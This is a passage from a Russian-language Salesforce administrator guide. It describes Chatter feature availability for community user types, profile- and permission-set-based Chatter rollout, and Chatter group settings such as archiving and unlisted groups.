| Сообщения Chatter | <p>Просмотр личных сообщений, отправленных или полученных во внутренней организации, посредством списка сообщений Chatter, а также всех сообществ со своим участием.</p> <p>Отправка сообщения Chatter участнику обычного</p>           | <p>Просмотр личных сообщений, отправленных или полученных во внутренней организации, посредством списка сообщений Chatter, а также всех сообществ со своим участием.</p> <p>Отправка сообщения Chatter участнику обычного</p>   | <p>Просмотр всех сообщений, отправленных или полученных в любом сообществе со своим участием, посредством списка сообщений Chatter пользователя.</p> <p>Отправка сообщения Chatter участнику обычного сообщества (сообщение</p> |



|                 | <b>Администратор Salesforce</b>   | <b>Участник сообщества Salesforce (все лицензии Salesforce, включая Chatter Free и Chatter Only)</b>                  | <b>Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)</b>  |
|-----------------|---|---|--|
|                 | сообщества (сообщение должно быть инициировано внутри сообщества, участником которого является целевой пользователь).<br><br>Полномочия «Управление сообщениями Chatter» и «API включен» позволяют администраторам удалять сообщения.<br><br>Интерфейс API позволяет пользователям отправлять сообщения Chatter между сообществами. | сообщества (сообщение должно быть инициировано внутри сообщества, участником которого является целевой пользователь). | должно быть инициировано внутри сообщества, участником которого является целевой пользователь).<br><br>Сообщения Chatter отображаются на вкладке Chatter, которая может быть отключена для внешних участников сообщества. Чтобы разрешить сообществам использование сообщений Chatter, администратор должен проверить доступность вкладки Chatter. |
| Messenger (чат) | Сообщества не поддерживают Messenger.   |   |  |

## Доступность лент

Таблица ниже определяет действия или содержимое, доступное каждому типу пользователя в лентах Chatter внутри сообщества.

|                                  | <b>Администратор Salesforce</b>   | <b>Участник сообщества Salesforce</b>                    | <b>Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)</b> |
|----------------------------------|---|--|---|
| Публикация в записи              | Публикация в любых записях внутри сообщества.   | Публикация в любых записях внутри доступного сообщества. | Публикация в любых записях внутри доступного сообщества.  |
| Добавление закладки на сообщение | Добавление закладок на сообщения внутри текущего сообщества. Лента «Добавленные в закладки» содержит только сообщения из текущего сообщества. |  |   |
| Упомянуть пользователя           | Упоминание людей, характерных для текущего сообщества. Внутреннее сообщение не может содержать упоминание внешнего пользователя.              | Упоминание людей, характерных для текущего сообщества.   | Упоминание людей, характерных для текущего сообщества.  |

|                                | Администратор Salesforce   | Участник сообщества Salesforce | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества) |
|--------------------------------|--|--------------------------------|--|
| Повторная публикация сообщения | Публикация сообщения только в текущем сообществе.  |                                |  |
| Добавление тем в сообщение     | Добавление тем с хэштегами и тем Chatter в любые сообщения внутри текущего сообщества. Темы характерны для текущего сообщества и не могут быть доступны из другого сообщества. |                                |  |

## Доступность поисков

[Алгоритм поиска по сообществам](#) немного отличается от алгоритма поиска по внутренней организации. По умолчанию результаты поиска применяют правила общего доступа для всех элементов. Таблица ниже описывает результаты, возвращаемые поисками для каждого типа пользователя сообщества.

| Результаты поиска для: | Администратор   | Участник сообщества Salesforce | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества) |
|------------------------|---|--------------------------------|--|
| Люди                   | Люди, характерные для текущего сообщества.  |                                |  |
| Пользователи           | <ul style="list-style-type: none"> <li>• Данные из скрытых полей профиля недоступны для поиска, выполняемого в сообществе другими партнерами и клиентами, но доступны для поиска, выполняемого пользователями во внутренней организации компании.</li> <li>• Пользователи портала могут выполнять поиск по пользователям сообщества только после выключения функции поиска на боковой панели.</li> <li>• Функции глобального поиска и расширенного поиска пользователей (путем выбора параметра «<b>Все поля</b>»), выполняемые внешними участниками сообщества, запрашивают ограниченный набор полей ниже.                             <ul style="list-style-type: none"> <li>- Имя</li> <li>- Имя пользователя</li> <li>- Код пользователя</li> <li>- Текст</li> <li>- Эл. почта</li> <li>- Тел.</li> <li>- Настраиваемые поля</li> </ul> </li> </ul> |                                |  |
| Группы                 | Группы, характерные для текущего сообщества.  |                                |  |

| Результаты поиска для: | Администратор   | Участник сообщества Salesforce  | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества) |
|------------------------|---|---|--|
| Файлы                  | <p>Доступность в текущем сообществе:</p> <ul style="list-style-type: none"> <li>• Собственные файлы</li> <li>• Файлы, доступные пользователю в личной или общедоступной группе</li> <li>• Файлы, доступные всему сообществу</li> </ul> <p>Доступность в любом сообществе:</p> <ul style="list-style-type: none"> <li>• Файлы, опубликованные в доступные записи и ленты записей</li> <li>• Доступные файлы библиотеки Salesforce CRM Content</li> </ul> <p>Файлы, принадлежащие пользователю, всегда отображаются в результатах поиска для данного пользователя, независимо от способа их загрузки.</p> | <p>Доступность в текущем сообществе:</p> <ul style="list-style-type: none"> <li>• Собственные файлы</li> <li>• Файлы, доступные пользователю в личной или общедоступной группе</li> <li>• Файлы, доступные всему сообществу</li> </ul> <p>Доступность в любом сообществе:</p> <ul style="list-style-type: none"> <li>• Файлы, опубликованные в доступные записи и ленты записей (если файл, опубликованный в запись, не помечен флажком «Только для внутреннего пользования»)</li> <li>• Доступные файлы библиотеки Salesforce CRM Content</li> </ul> <p>Файлы, принадлежащие пользователю, всегда отображаются в результатах поиска для данного пользователя, независимо от способа их загрузки.</p> |  |
| Темы                   | Темы, характерные для текущего сообщества.  |   |  |
| Ленты                  | <p>Сообщения и комментарии ленты из сообщества, использованного для выполнения поиска.</p> <p>Глобальный поиск возвращает результаты из контекстов всех лент. Контекстный поиск по лентам (  ) возвращает результаты из контекста, использованного для выполнения поиска (например, из ленты профиля пользователя, записи или группы).</p>   |   |  |

| Результаты поиска для:                           | Администратор  | Участник сообщества Salesforce   | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)  |
|--|--|--|---|
|  | Чтобы найти нужные сведения в ленте другого сообщества, выполните поиск по нужному сообществу. |  |   |
| Автозаполнение полей поиска                      | Недавно использованные элементы, характерные для текущего сообщества.                          |  |   |
| Записи (организации, контакты, интересы и т. д.) | Полная доступность для всех элементов во всех сообществах и внутренней организации.            | Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах и внутренней организации. | Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах.   |
| Поиски пользователей в записях                   | Все пользователи во всех сообществах и внутренней организации.                                 |  | Пользователи, являющиеся участниками всех сообществ со своим участием, и другие внешние пользователи, связанные с той же внешней организацией. Лицензии партнерского портала позволяют пользователям просматривать ответственного за организацию портала.<br><br>Список «Недавно просмотренные пользователи» в поле поиска содержит всех пользователей, которым предоставлен доступ посредством лицензии, профиля, параметров, наборов полномочий и правил общего доступа. Настройки функции общего доступа к пользователям, включенной в |

| Результаты поиска для:                                | Администратор   | Участник сообщества Salesforce   | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества)  |
|---|---|--|---|
|   |   |  | <p>организации, могут влиять на данный алгоритм.</p> <p>Расширенные поиски пользователей, выполняемые внешними участниками сообщества, обрабатывают <b>ограниченный набор полей</b> (при наличии флажка <b>«Все поля»</b>).</p> |
| Поиски в записях                                      | Полная доступность для всех элементов во всех сообществах и внутренней организации.   | Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах и внутренней организации. | Доступность для всех элементов, доступных пользователю посредством профиля или наборов полномочий, во всех сообществах.   |
| Просмотр результатов поисков в управлении сообществом | Поиски в управлении сообществом первыми возвращают элементы, просмотренные недавно в рамках сообщества. Если искомый объект не находится в списке «Недавно просмотренные документы», рекомендуем ввести имя объекта полностью или частично и запустить поиск снова. | Нет  | Нет   |

| Результаты поиска для:      | Администратор  | Участник сообщества Salesforce  | Внешний участник сообщества (лицензия клиентского портала, партнерского портала, партнерского сообщества или клиентского сообщества) |
|-----------------------------|--|---|--|
| Статьи Salesforce Knowledge | Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для типа статьи и доступность для категории. | Лицензия «Пользователь Salesforce Knowledge», полномочие «Чтение» для типа статьи и доступность для категории статьи. | Доступность для категории статьи.  |

СМ. ТАКЖЕ:

[Общие сведения о сообществах Salesforce](#)

## Добро пожаловать, администраторы инструментов сотрудничества!

Данная документация содержит сведения и рекомендации, необходимые для сотрудничества пользователей друг с другом, а также внешними пользователями. Администраторам доступны сведения о настройке и расширении Chatter, а также включении приложения Salesforce CRM Content для создания, группирования и отправки файлов за пределы организации. Дополнительную информацию о базовом администрировании Salesforce см. в руководстве «*Настройка организации*».

## Salesforce Chatter

### Chatter

Chatter — это приложение Salesforce, предназначенное для сотрудничества, которое позволяет пользователям эффективно работать внутри организации, независимо от их роли или местоположения. Chatter позволяет пользователям сотрудничать над возможностями, обращениями, кампаниями и проектами посредством внедренных приложений и настраиваемых действий.

По умолчанию Chatter доступен всем пользователям организаций Salesforce, созданных после 22 июня 2010 года. Тем не менее, организации могут выполнять развертывание Chatter на основе профиля, позволяющее предоставлять доступ к Chatter только некоторым рабочим группам. При развертывании на основе профиля доступ к Chatter предоставляется только пользователям соответствующего профиля или набора полномочий. Развертывание Chatter на основе профиля рекомендуется более крупным компаниям и компаниям или государственным органам, применяющим нормативные ограничения. Оно позволяет компаниям планировать управляемое развертывание и внедрение Chatter для отдельных подразделений.

Рекомендуем развертывать Chatter для всех пользователей организации, кроме случаев предоставления полного доступа к Chatter только некоторым пользователям. Chatter абсолютно безопасен, так как использует все параметры безопасности и полномочий, применяемые организацией Salesforce.

СМ. ТАКЖЕ:

[Общие сведения о развертывании Chatter на основе профиля](#)

#### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения сети Chatter:

- «Настройка приложения»

## Общие сведения о развертывании Chatter на основе профиля

Развертывание Chatter на основе профиля позволяет включать Chatter для группы пользователей (вместо всех пользователей организации).

Благодаря развертыванию Chatter на основе профиля доступ к Chatter может быть предоставлен только некоторым пользователям организации. Если организация поддерживает развертывание Chatter на основе профиля, то доступ к Chatter может быть предоставлен пользователям посредством профиля или набора полномочий. Всем другим пользователям организации Chatter будет недоступен.

 **Пример:** Предположим, для подгруппы пользователей назначен профиль или набор полномочий, не включающие в себя доступ к Chatter. Пользователи из этой подгруппы по-прежнему будут иметь доступ к объектам Salesforce, но не смогут просматривать ленту записей и публиковать сообщения.

### Подготовка к развертыванию Chatter на основе профиля

При частичном развертывании Chatter рекомендуем подготовить организацию для управления доступом к Chatter посредством настраиваемых профилей пользователей и наборов полномочий.

### Управление доступом к Chatter посредством профилей

Чтобы предоставить или отменить доступ пользователей к Chatter, рекомендуем изменить текущие настраиваемые профили.

### Управление доступом к Chatter посредством наборов полномочий

Пользователи могут изменять текущие и создавать новые наборы полномочий для управления доступом к Chatter.

### Рекомендации по развертыванию на основе профиля

Организации, использующие функцию развертывания Chatter на основе профиля, применяют некоторые ограничения к профилям, наборам полномочий и взаимодействиям между пользователями, которым доступен или недоступен Chatter.

## Подготовка к развертыванию Chatter на основе профиля

При частичном развертывании Chatter рекомендуем подготовить организацию для управления доступом к Chatter посредством настраиваемых профилей пользователей и наборов полномочий.

Ниже перечислены основные этапы развертывания Chatter на основе профиля.

1. Компания Salesforce включает функцию развертывания Chatter на основе профиля для организации.
2. Администратор определяет пользователей для предоставления доступа к Chatter.
3. Администратор проверяет и изменяет текущие настраиваемые профили пользователей и наборы полномочий.
4. Администратор проверяет текущее состояние полномочия «Включение Chatter» в настраиваемом профиле пользователя или наборе полномочий.
5. Администратор назначает пользователям связанный профиль или набор полномочий для предоставления или ограничения доступа к Chatter.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в: Salesforce  
Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



- Администратор включает Chatter для организации.

СМ. ТАКЖЕ:

[Общие сведения о развертывании Chatter на основе профиля](#)

[Управление доступом к Chatter посредством профилей](#)

[Управление доступом к Chatter посредством наборов полномочий](#)

## Управление доступом к Chatter посредством профилей

Чтобы предоставить или отменить доступ пользователей к Chatter, рекомендуем изменить текущие настраиваемые профили.


Включение функции развертывания Chatter на основе профиля инициирует добавление полномочия «Включение Chatter» во все текущие профили и наборы полномочий.

Данное полномочие включается автоматически для всех стандартных профилей. Кроме того, оно включается автоматически для всех настраиваемых профилей, при условии, что одно из указанных ниже полномочий пользователя уже включено вручную или как часть лицензии.

- «Создание и несение ответственности за новые группы Chatter» (ChatterOwnGroups)
- «Создание и публикация доставок содержимого для файлов Chatter» (ChatterFileLink)
- «Приглашение клиентов в Chatter» (ChatterInviteExternalUsers)
- «Управление сообщениями Chatter» (ManageChatterMessages)
- «Модерирование Chatter» (ModerateChatter)
- «Модерирование лент Chatter» (ModerateNetworkFeeds)
- «Использование ленты обращений» (ViewCaseInteraction)
- «Просмотр всех данных» (ViewAllData)

При необходимости измените текущие настраиваемые профили с нужными полномочиями для управления доступом к Chatter или создайте новые настраиваемые профили.

- Выполните вход в качестве администратора Salesforce.
- В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».



- Выполните указанные ниже действия для каждого текущего настраиваемого профиля.
  - Нажмите кнопку «**Правка**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения Chatter:

- «Настройка приложения»

- b. Чтобы предоставить или отменить доступ пользователей данного профиля к Chatter, установите или снимите флажок «**Включение Chatter**» в разделе «Полномочия администратора».



Данное полномочие доступно только организациям, включившим функцию развертывания Chatter на основе профиля.

- c. Сохраните внесенные изменения.
4. При необходимости создайте настраиваемые профили с нужными полномочиями и назначьте их пользователям.
-  **Прим.:** Выбор полномочия «Включение Chatter» в профиле пользователя не инициирует автоматическое включение Chatter для данного пользователя. Chatter может использоваться только после фактического **включения Chatter** для организации.

СМ. ТАКЖЕ:

- [Подготовка к развертыванию Chatter на основе профиля](#)
- [Управление доступом к Chatter посредством наборов полномочий](#)
- [Параметры Chatter](#)
- [Рекомендации по развертыванию на основе профиля](#)

## Управление доступом к Chatter посредством наборов полномочий


Пользователи могут изменять текущие и создавать новые наборы полномочий для управления доступом к Chatter.

Ниже перечислены рекомендации по включению и выключению Chatter посредством наборов полномочий.

- Наборы полномочий сохраняют преимущество над параметрами профиля пользователя при включении Chatter. Набор полномочий, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им профиля, который не поддерживает Chatter.
- Наборы полномочий не сохраняют преимущество над параметрами профиля пользователя при выключении Chatter. Профиль пользователя, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им набора полномочий, который не поддерживает Chatter. Чтобы запретить пользователю доступ к Chatter, отключите Chatter как в профиле пользователя, так и в наборе полномочий.

Проверьте текущие наборы полномочий на наличие соответствующих полномочий Chatter для нужной группы пользователей.

1. Выполните вход в качестве администратора Salesforce.
2. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».



3. Выполните указанные ниже действия для каждого текущего набора полномочий пользователя.
  - a. Щелкните ссылку «**Полномочия системы**» в разделе «Система».
  - b. Нажмите кнопку «**Правка**» и установите флажок «**Включение Chatter**». Данное полномочие доступно только организациям, включившим функцию развертывания Chatter на основе профиля.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Chatter:

- «Настройка приложения»

**System Permissions** Edit


▼ System

| Permission Name                              | Enabled                                 | Description   |
|--|---|---|
| Access Custom Mobile Apps                    | <input type="checkbox"/>                | Allow user to run custom mobile apps.   |
| API Enabled                                  | <input type="checkbox"/>                | Access any Salesforce.com API.  |
| Api Only User                                | <input type="checkbox"/>                | Access Salesforce.com only through a Salesforce.com API.  |
| Assign Topics                                | <input type="checkbox"/>                | Assign existing topics to feed items. Remove topics from feed items.                                  |
| Author Apex                                  | <input type="checkbox"/> <span>i</span> | Create Apex classes and triggers.   |
| Bulk API Hard Delete                         | <input type="checkbox"/>                | Delete records in the Bulk API without storing them in the Recycle Bin.                               |
| Chatter Internal User                        | <input type="checkbox"/>                | Use all Chatter features.   |
| Connect Organization to Environment Hub      | <input type="checkbox"/>                | Allows a user to connect this organization to an Environment Hub.                                     |
| Edit Tasks                                   | <input type="checkbox"/>                | Create, edit, and delete tasks.   |
| Edit Topics                                  | <input type="checkbox"/>                | Edit topic names and descriptions.  |
| Email-Based Identity Confirmation Option     | <input type="checkbox"/>                | Provides an option to use email to confirm identity, even if the user has a verified phone number.    |
| <b>Enable Chatter</b>                        | <input checked="" type="checkbox"/>     | <b>Use Chatter.</b>  |
| Enable Work.com                              | <input type="checkbox"/>                | Allow Work.com only users to access Work.com functionality.   |
| Export Reports                               | <input type="checkbox"/> <span>i</span> | Use Export Details and Printable View to export reports.  |
| Insert System Field Values for Chatter Feeds | <input type="checkbox"/>                | Set the author or creation date for a Chatter post or comment.  |
| Invite Customers To Chatter                  | <input type="checkbox"/> <span>i</span> | Invite Customers To Chatter   |
| Manage Analytic Snapshots                    | <input type="checkbox"/> <span>i</span> | Create, edit, and delete analytic snapshots.  |

с. Сохраните внесенные изменения.

4. При необходимости создайте наборы полномочий с нужными полномочиями и назначьте их пользователям. По умолчанию все полномочия нового набора полномочий выключены. Чтобы предоставить данные полномочия соответствующим пользователям, рекомендуем включить перечисленные ниже полномочия Chatter в новом наборе полномочий.

- «Создание и несение ответственности за новые группы Chatter» (ChatterOwnGroups)
- “Create and Share Content Deliveries for Chatter Files” (ChatterFileLink)
- «Приглашение клиентов в Chatter» (ChatterInviteExternalUsers)
- «Управление сообщениями Chatter» (ManageChatterMessages)
- «Модерирование Chatter» (ModerateChatter)
- «Модерирование лент Chatter» (ModerateNetworkFeeds)
- «Использование ленты обращений» (ViewCaseInteraction)
- «Просмотр всех данных» (ViewAllData)

-  **Прим.:** Выбор полномочия «Включение Chatter» в наборе полномочий пользователя не инициирует автоматическое включение Chatter для данного пользователя. Chatter может использоваться только после фактического **включения Chatter** для организации.

СМ. ТАКЖЕ:

- [Подготовка к развертыванию Chatter на основе профиля](#)
- [Управление доступом к Chatter посредством профилей](#)
- [Параметры Chatter](#)
- [Рекомендации по развертыванию на основе профиля](#)

## Рекомендации по развертыванию на основе профиля

Организации, использующие функцию развертывания Chatter на основе профиля, применяют некоторые ограничения к профилям, наборам полномочий и взаимодействиям между пользователями, которым доступен или недоступен Chatter.

- Параметр «Включение Chatter» доступен только организациям, включившим функцию развертывания Chatter на основе профиля.
- Наборы полномочий сохраняют преимущество над параметрами профиля пользователя при включении Chatter. Набор полномочий, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им профиля, который не поддерживает Chatter.
- Наборы полномочий не сохраняют преимущество над параметрами профиля пользователя при выключении Chatter. Профиль пользователя, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им набора полномочий, который не поддерживает Chatter. Чтобы запретить пользователю доступ к Chatter, отключите Chatter как в профиле пользователя, так и в наборе полномочий.
- Выбор полномочия «Включение Chatter» в профиле или наборе полномочий пользователя не инициирует автоматическое включение Chatter для организации. Включите Chatter для организации после изменения профилей и наборов полномочий.
- По умолчанию Chatter включается автоматически для стандартных профилей Salesforce. Chatter не может быть выключен для стандартных профилей.
- Не рекомендуем снимать флажок «Включение Chatter» для клонированного профиля «Внешний пользователь Chatter». В противном случае пользователь получит сообщение об ошибке и не сможет выполнить вход в приложение.
- Не рекомендуем снимать флажок «Включение Chatter» для клонированного профиля «Пользователь Chatter Free» или «Модератор Chatter». В противном случае вы получите сообщение об ошибке и не сможете сохранить профиль.
- Включение функции развертывания Chatter на основе профиля и поддержки Chatter для организации инициирует включение набора зависимых полномочий Chatter. Данные полномочия выключаются при выключении Chatter для организации. Тем не менее повторное включение Chatter не инициирует автоматическое включение данных полномочий, поэтому они должны быть напрямую включены администратором.
- При включении функции развертывания Chatter на основе профиля Chatter включается автоматически для стандартных профилей. Chatter включается автоматически для всех настраиваемых профилей и наборов полномочий, при условии что одно из указанных ниже полномочий пользователя уже включено вручную или как часть лицензии.
  - «Создание и несение ответственности за новые группы Chatter» (ChatterOwnGroups)
  - «Создание и публикация ссылок на файлы Chatter» (ChatterFileLink)
  - «Приглашение клиентов в Chatter» (ChatterInviteExternalUsers)

- «Управление сообщениями Chatter» (ManageChatterMessages)
  - «Модерирование Chatter» (ModerateChatter)
  - «Модерирование лент Chatter» (ModerateNetworkFeeds)
  - «Использование ленты обращений» (ViewCaseInteraction)
  - «Просмотр всех данных» (ViewAllData)
- При наличии доступа к Chatter пользователи организаций, поддерживающих Work.com, не могут благодарить пользователей, которым недоступен Chatter.
  - Если Chatter уже установлен для вашей организации и происходит переключение к развертыванию на основе профиля, отключите его вручную для всех существующих настраиваемых профилей и наборов полномочий. В противном случае пользователи, которым назначены эти профили и наборы полномочий, лишатся доступа к Chatter.

## Параметры Chatter

В приложениях Salesforce и Salesforce1 Chatter включен по умолчанию. На странице «Параметры Chatter» в меню «Настройка» можно настраивать различные функции Chatter в соответствии с потребностями пользователей.

- Введите строку «Chatter» в поле «Быстрый поиск» и выберите пункт «Параметры Chatter», чтобы перейти к странице «Параметры Chatter».
- Чтобы отключить Chatter для всей организации, снимите флажок рядом с полем «Включить» в разделе «Параметры Chatter».

### Параметры группы Chatter

Группы позволяют настраивать такие функции, как архивирование групп, записи в группах и неуказанные группы. Группы Chatter — это основное пространство для сотрудничества в Chatter, позволяющее пользователям обмениваться информацией, публиковать обновления и задавать вопросы.

### Включение смайликов в ленте

Смайлики позволяют пользователям наполнять сообщения и комментарии эмоциями (например, улыбка) путем ввода комбинации символов.

### Клиентские приглашения

Разрешите пользователям приглашать клиентов в личные собственные или управляемые группы. Клиенты — это пользователи, находящиеся за пределами корпоративных доменов электронной почты. Клиентам предоставляется узко ограниченный доступ к сети Chatter, поэтому они могут просматривать и взаимодействовать с участниками только тех групп, в которые они были приглашены.

### Рабочие приглашения

При наличии соответствующих разрешений пользователи Salesforce могут приглашать коллег, не имеющих лицензий Salesforce, в сеть Chatter. Приглашенные пользователи могут иметь доступ к людям, группам, профилям и файлам Chatter, тогда как записи доступны им только при наличии лицензии Salesforce.

### Включение действий в публикаторе

Прежде чем добавить глобальные действия в публикатор, рекомендуем включить функцию «Действия в публикаторе» на странице «Параметры Chatter». Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition и Database.com Edition.**

### [Общие сведения о функции редактирования сообщений и комментариев ленты](#)

Благодаря функции редактирования сообщений ленты, пользователи могут редактировать собственные сообщения ленты. Ответственные за записи могут также редактировать любые сообщения для собственных записей, включая сообщения, созданные другими пользователями.

СМ. ТАКЖЕ:

[Chatter](#)

## Параметры группы Chatter

Группы позволяют настраивать такие функции, как архивирование групп, записи в группах и неуказанные группы. Группы Chatter — это основное пространство для сотрудничества в Chatter, позволяющее пользователям обмениваться информацией, публиковать обновления и задавать вопросы.

### [Архивирование групп Chatter](#)

Архивирование групп включено для организации по умолчанию. Автоматическое архивирование групп выполняется при отсутствии новых сообщений ленты или комментариев в течение 90 дней. Если данный параметр включен, проверка групп на наличие действий ленты выполняется еженедельно.

### [Включение записей в группах Chatter](#)

Записи поддерживаются группами по умолчанию. Чтобы разрешить пользователям добавление записей в группы, дополните публикатор группы действием «Добавить запись».

### [Включение неуказанных групп Chatter](#)

Чтобы разрешить пользователям более конфиденциальное сотрудничество в Chatter, включите поддержку неуказанных групп для организации.

### [Ограничения для неуказанных групп](#)

Прежде чем включить неуказанные группы в организации, просмотрите применяемые ограничения.

## Архивирование групп Chatter

Архивирование групп включено для организации по умолчанию. Автоматическое архивирование групп выполняется при отсутствии новых сообщений ленты или комментариев в течение 90 дней. Если данный параметр включен, проверка групп на наличие действий ленты выполняется еженедельно.

Упоминание группы не считается действием ленты, поэтому не задерживает архивирование группы. Архивные группы учитываются ограничениями по количеству групп организации (30,000), но не учитываются ограничениями для состава участников группы (300).

Дополнительные параметры архивирования группы можно просмотреть на странице параметров группы. На этой странице ответственные и менеджеры могут архивировать, активировать и редактировать параметры автоматического архивирования для своих групп. Чтобы изменить параметры пакетного архивирования групп, воспользуйтесь интерфейсом Salesforce API.

### ВЕРСИИ

Доступно в: Salesforce Classic.


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

Если организации не требуется архивирование групп, отключите эту функцию в меню «Настройка». Введите строку «Chatter» в поле «Быстрый поиск», откройте раздел «**Параметры Chatter**» и снимите флажок рядом с полем «**Разрешить архивирование групп**» в разделе «Группы».

 **Прим.:** Чтобы разрешить менеджерам и ответственным за группы архивирование, активацию и выключение автоматического архивирования групп из приложения Salesforce 1 и в Lightning Experience, настройте макет группы и добавьте необходимые поля.

СМ. ТАКЖЕ:

[Макеты группы](#)

## Включение записей в группах Chatter

Записи поддерживаются группами по умолчанию. Чтобы разрешить пользователям добавление записей в группы, дополните публикатор группы действием «Добавить запись».

Действие «Добавить запись» в публикаторе группы позволяет пользователям добавлять записи организаций, контактов, интересов, возможностей, контрактов, кампаний, обращений и настраиваемых объектов в группы. По умолчанию действие «Добавить запись» недоступно, поэтому должно быть добавлено в публикатор группы самостоятельно.



[Просмотреть обзор: Разрешение пользователям добавлять записи в группы Chatter](#)

Рекомендуем также настроить макеты объектов для добавления связанного списка «Группы» на странице сведений о записях. Настройте макеты для всех стандартных и настраиваемых объектов организации, поддерживающих взаимосвязи между группой и записью. Связанный список «Группы» позволяет пользователям просматривать список групп, связанных с записью.



[Просмотреть обзор: Добавление связанного списка «Группы» в записи](#)

Чтобы запретить пользователям добавление записей в группы, введите строку «Chatter» в поле «Быстрый поиск» меню «Настройка», выберите пункт «*Параметры Chatter*» и снимите флажок «**Разрешить записи в группах**» в разделе «Группы». Выключение функции инициирует сокрытие списка «Записи группы» на странице сведений о группе и удаление действия «**Добавить запись**» из публикатора группы.

СМ. ТАКЖЕ:

[Настройка макета групп и публикатора Chatter](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**



## Включение неуказанных групп Chatter

Чтобы разрешить пользователям более конфиденциальное сотрудничество в Chatter, включите поддержку неуказанных групп для организации.

По сравнению с личными группами неуказанные группы являются более конфиденциальными. Неуказанные группы доступны только участникам группы и пользователям с полномочием «Управление неуказанными группами» в списках представлений, лентах и результатах поиска. По умолчанию неуказанные группы недоступны для организации. Просмотрите ограничения, действующие в отношении неуказанных групп, прежде чем подключить эту функцию для организации.

1. Введите строку «*Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**».
